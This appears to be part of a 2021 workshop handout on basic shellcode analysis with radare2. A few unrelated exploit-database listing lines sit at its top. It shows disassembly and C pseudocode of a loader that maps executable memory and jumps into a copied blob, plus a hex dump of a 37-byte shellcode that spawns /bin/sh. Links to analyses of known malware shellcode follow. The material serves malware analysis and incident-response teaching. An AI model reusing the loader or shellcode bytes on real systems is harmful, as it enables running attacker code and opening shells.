2010-05-21	Solaris/x86 - Reboot() Shellcode (37 bytes)	Solaris_x86	Jonathan Salwan
2010-05-20	Solaris/x86 - Halt Shellcode (36 bytes)	Solaris_x86	Jonathan Salwan
2010-05-20	Solaris/x86 - execve("/bin/sh","/bin/sh",NULL) Shellcode (27 bytes)	Solaris_x86	Jonathan Salwan

Authored by sagar.offsec

Posted Oct 10, 2019



# Example of shellcode wrapper

main() called the shellcode executable loader  
shellcode executable loader

push 0  
push -1  
push 0x22  
push 7  
push eax  
push 0  
call sym.imp.mmap  
add esp, 0x20  
mov dword [ebp - local\_ch], eax  
mov eax, dword [ebp + arg\_ch]  
sub esp, 4  
push eax  
push dword [ebp + arg\_8h]  
push dword [ebp - local\_ch]; size\_t n  
call sym.imp.memcpy ;[2]; void \*memcpy(void \*s1, const void \*s2, size\_t n)  
add esp, 0x10  
mov eax, dword [ebp - local\_ch]  
call eax  
mov eax, dword [ebp + arg\_ch]  
sub esp, 8  
push eax  
push dword [ebp - local\_ch]  
call sym.imp.munmap  
add esp, 0x10  
leave  
ret

① JunkToExec=mmap  
(0,\_\_size,PROT\_READ|PROT\_WRITE|PROT\_EXEC,  
MAP\_PRIVATE|MAP\_ANONYMOUS, -1, 0);

② memcpy (JunkToExec, \*\_BLOB\_DATA, \_\_size);

③ // executing the JunkToExec memory mapped  
((void(\*)())\*JunkToExec)();↓

④ munmap (JunkToExec, \_\_size);

⑤ return 0;

This is how the shellcode loader works to execute the shellcode controlled by hacking ELF "sshd".  
- @unixfreakxp - #MalwareMustDie,NPO

:> px@0x80497c0!37  
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D F F 0123456789ABCDEF  
0x080497c0 31f6 f7e6 5252 5254 5b53 5fc7 072f 6269 1...RRRT[S.../bi  
0x080497d0 6ec7 4704 2f2f 7368 4075 04b0 3b0f 0531 n.G./sh@u...;..1  
0x080497e0 c9b0 0bcd 80 .....



# Interesting shellcode cases for you

Double pulsar

<https://zerosum0x0.blogspot.com/2017/04/doublepulsar-initial-smb-backdoor-ring.html>

Frenchy Shellcode

<https://www.zscaler.com/blogs/research/frenchy-shellcode-wild>

Rig Shellcode

<http://theembits.blogspot.com/2014/12/rig-exploit-kit-shellcode-analysis.html>

Bluekeep shellcode

<http://iotsecuritynews.com/technical-analysis-of-bluekeep/>



# Reference

Good analysis and several references:

- <http://rinseandrepeatanalysis.blogspot.com/2018/12/analyzing-windows-shellcode-triage.html>
- <https://www.hackingloops.com/venom-shellcode-payload-generator/>
- [https://mmquant.net/analysis-of-metasploit-linux-x86-read\\_file-shellcode/](https://mmquant.net/analysis-of-metasploit-linux-x86-read_file-shellcode/)
- <https://newtonpaul.com/analysing-fileless-malware-cobalt-strike-beacon/>
- <https://securityboulevard.com/2020/07/analyzing-an-instance-of-meterpreter-shellcode/>
- <https://eo-security.com/slae-assignment-5-msfvenom-shellcode-analysis/>
- <https://marcosvalle.github.io/re/exploit/2018/10/21/windows-manual-shellcode-part3.html>



# Workshop resource list (the hands-out URL access)

About the Texas Cyber Summit 2021 workshop:

[https://texascyber.com/workshop\\_schedule/basic-shellcode-analysis-with-radare2-its-dfir-handling-hand-ons/](https://texascyber.com/workshop_schedule/basic-shellcode-analysis-with-radare2-its-dfir-handling-hand-ons/)

Workshop program's video explanation:

<https://texascyber.com/shellcode-analysis-basics/>



# Salutation and thank you

Thanks Texas Cyber Summit 2021 for having me!

See you in the shellcode ADVANCE workshop for more!

For attendees please also join the shared slack channels for updates!

Contact me at @malwaremustdie on twitter DM.

@unixfreakjp October, 2021





**Let's learn not to harm others..  
..but learn to save others.**



# Question(s)?